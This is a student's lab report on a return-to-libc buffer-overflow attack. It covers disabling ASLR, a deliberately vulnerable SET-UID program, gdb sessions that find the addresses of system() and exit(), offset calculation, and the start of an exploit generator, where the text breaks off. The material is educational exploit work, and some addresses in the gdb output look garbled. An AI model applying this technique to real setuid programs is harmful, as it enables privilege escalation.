

## Information Security: Return to Libc Attack

Name: Chandan N Bhat


PES1201701593

Section H

In this lab we will try a variant of buffer overflow where we bypass the non-executable protection in stack, which is commonly seen in Linux distributions. The return to lib attack doesn't require the stack to be executable unlike buffer flow. Instead the vulnerable program jumps to some existing code.

### Task 1: Address Space Randomization

Ubuntu and other Linux distributions use Address Space Randomization to randomize the starting address of the heap and stack. This makes it difficult to guess the address which is a critical part of the attack. In addition to this we also link /bin/sh to /bin/zsh as in earlier lab.




```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ sudo sysctl -w kernel.randomize_va_space=0 [sudo] password for seed: kernel.randomize_va_space = 0 [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ sudo rm /bin/sh [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ sudo ln -s /bin/zsh /bin/sh [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
```

Next, we write a vulnerable program `retlib.c` as shown below.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

retlib.c (~/Desktop/lab-4) - gedit




```
1 /*
2      This program has a buffer overflow vulnerability.
3      Our task is to exploit this vulnerability.
4 */
5
6 #include <stdio.h>
7 #include <stdlib.h>
8 #include <string.h>
9
10 int bof(FILE *badfile){
11     char buffer[12];
12     // The following statement has a buffer overflow problem.
13     fread(buffer, sizeof(char), 40, badfile);
14     return 1;
15 }
16
17 int main(){
18
19     FILE *badfile;
20     badfile = fopen("badfile","r");
21     bof(badfile);
22     printf("Returned Properly\n");
23     fclose(badfile);
24     return 1;
25 }
```

We compile the `retlib.c` program as a SET-UID program with `-z noexecstack` and `-fno-stack-protector` flags as in the below screenshot.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@Chandan\_PES1201701593: /home/seed/Desktop/lab-4




```
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4#
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4#
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4# ls
retlib.c
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4# gcc retlib.c -o retlib -z noexecstack -fno-stack-protector
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4#
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4# chmod 4755 retlib
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4#
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4# ls -l retlib
-rwsr-xr-x 1 root root 7476 Oct  4 12:22 retlib
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4#
```

## Task 2: Finding out the Address of the lib function

We use the following gdb commands to find the address of the lib function. We compile the `retlib.c` again as `retlib_gdb` with `-z noexecstack` and `-fno-stack-protector -g` flags.

We debug the program using the gdb console using the `gdb` command. We set a breakpoint at `bof` and then run the program using the command “`r`” as shown below.



The screenshot shows a terminal window titled "root@Chandan\_PES1201701593:/home/seed/Desktop/lab-4" running on a Linux desktop. The terminal displays the following GDB session:

```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gcc retlib.c -o retlib_gdb -z noexecstack -fno-stack-protector -g [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ sudo chmod 4755 retlib_gdb [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls -l retlib_gdb -rwsr-xr-x 1 seed seed 9656 Oct 4 12:26 retlib_gdb [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1 Copyright (C) 2016 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>. This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details. This GDB was configured as "i686-linux-gnu". Type "show configuration" for configuration details. For bug reporting instructions, please see: <http://www.gnu.org/software/gdb/bugs/>. Find the GDB manual and other documentation resources online at: <http://www.gnu.org/software/gdb/documentation/>. For help, type "help". Type "apropos word" to search for commands related to "word".... Reading symbols from retlib_gdb...done. gdb-peda$ b bof Breakpoint 1 at 0x80484c1: file retlib.c, line 13. gdb-peda$ r Starting program: /home/seed/Desktop/lab-4/retlib_gdb [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

Now we get the values of the address of the `system()` function and `exit()` function using the below commands

The screenshot shows the GDB-peda debugger interface. The assembly code window displays the following sequence:

```

0x80484bb <bof>: push    ebp
0x80484bc <bof+1>: mov     ebp,esp
0x80484be <bof+3>: sub    esp,0x18
=> 0x80484c1 <bof+6>: push    DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:  push    0x28
0x80484c6 <bof+11>: push    0x1
0x80484c8 <bof+13>: lea     eax,[ebp-0x14]
0x80484cb <bof+16>: push    eax

```

The stack dump window shows the following stack contents:

```

0000| 0xbffffeb80 --> 0x80485c2 ("badfile")
0004| 0xbffffeb84 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffeb88 --> 0x1
0012| 0xbffffeb8c --> 0xb7dc8400 (<_IO_new_fopen>:      push    ebx)
0016| 0xbffffeb90 --> 0xb7f1ddbc --> 0xbfffec7c --> 0xbfffeea7 ("XDG_VTNR=7")
0020| 0xbffffeb94 --> 0xb7dc8406 (<_IO_new_fopen+6>:   add    ebx,0x153bfa)
0024| 0xbffffeb98 --> 0xbffffebc8 --> 0x0
0028| 0xbffffeb9c --> 0x804850f (<main+52>:       add    esp,0x10)

```

The command line shows:

```

Breakpoint 1, bof (badfile=0x0) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <_libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <_GI_exit>
gdb-peda$ 

```

Now we have the addresses of the `system()` and `exit()` library functions.

### Task 3: Putting the shell string in the memory

Here we try to put `"/bin/sh"` string into memory and try to get its address using environment variables which are inherited from the shell when a program is executed. The environment variable `SHELL` points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable `MYSHELL` and make it point to `zsh`.


The terminal session shows the following commands:

```

[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ export MYSHELL=/bin/sh
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ printenv MYSHELL
/bin/sh
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ 


```

We write a c program “prnenv.c” to find the address of this environment variable in memory.



```
1 /*
2      This program finds the address of the environment variable in memory
3 */
4
5 #include <stdio.h>
6 #include <stdlib.h>
7
8 void main(){
9
10     char *shell = getenv("MYSHELL");
11     if(shell){
12         printf("%x\n", (unsigned int)shell);
13     }
14 }
```

We compile the above program and run it to get the address of MYSHELL in memory, bffffdd6 in our case.



```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ peda-session-retlib_gdb.txt prnenv.c retlib retlib.c retlib gdb
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gcc prnenv.c -o prnenv
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls -l prnenv
-rwxrwxr-x 1 seed seed 7384 Oct  4 13:04 prnenv
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ./prnenv
bffffdd6
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
```

## Exploiting the Vulnerability

To exploit the vulnerability, we write a program `exploit.c` that generates a file “badfile” with a payload such that the vulnerability is exploited.

In the above program we need to put in the values of X, Y, Z and their corresponding addresses.

We have already calculated the values of “/bin/sh” in the beginning of task 3 and the address of “system()” and “exit()” library functions in task 2. Now we need to find the values of X, Y, Z.

We use gdb console again to first find the value of Y. We break near the bof function and run using “r” command. We find the value of \$ebp and &buffer. We calculate their difference which comes out to be 0x14.

Thus, the value of Y will be difference + 4 i.e. 0x18 (24 in decimal).

The string which should be passed as argument will be 8 bytes after the address of system()

Thus X = Y + 8 which is 32 in decimal.

In addition to this we need the address of exit() in order to ensure that program doesn't terminate with segmentation fault which we will observe later.

Thus Z = Y + 4 = 24 + 4 = 28 in decimal. Thus we have calculated the values of X, Y, Z and the corresponding values of address.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@Chandan_PES1201701593:/home/seed/Desktop/lab-4
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ 
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 13.
gdb-peda$ r
Starting program: /home/seed/Desktop/lab-4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@Chandan_PES1201701593:/home/seed/Desktop/lab-4
[---- registers ----]
EAX: 0x0
EBX: 0x0
ECX: 0xb7f1cbcc --> 0x25000
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffeb88 --> 0xbffffebbb8 --> 0x0
ESP: 0xbffffeb70 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[---- code ----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[---- stack ----]
0000| 0xbffffeb70 --> 0x80485c2 ("badfile")
0004| 0xbffffeb74 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffeb78 --> 0x1
0012| 0xbffffeb7c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffeb80 --> 0xb71ddbc --> 0xbffffec6c --> 0xbffffee97 ("XDG_VTNR=7")
0020| 0xbffffeb84 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffeb88 --> 0xbffffebbb8 --> 0x0
0028| 0xbffffeb8c --> 0x804850f (<main+52>: add esp,0x10)
[----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x0) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbffffeb74
gdb-peda$ p $ebp
$2 = (void *) 0xbffffeb88
gdb-peda$ p (0xbffffeb88-0xbffffeb74)
$3 = 0x14
gdb-peda$
```

```

1 /*
2      This program will generate a badfile which wil be used to overflow the buffer and exploit the vulnerability
3 */
4
5 #include <stdio.h>
6 #include <stdlib.h>
7 #include <string.h>
8
9 int main(){
10
11     char buf[40];
12     FILE *badfile;
13     badfile = fopen("./badfile", "w");
14     memset(&buf, 0x90, 40);
15
16     /* We need to decide the addresses and the values for X,Y,Z.
17        The order of the following three statements does not imply the order of X,Y,Z.
18        Actually, we intentionally scrambled the order.
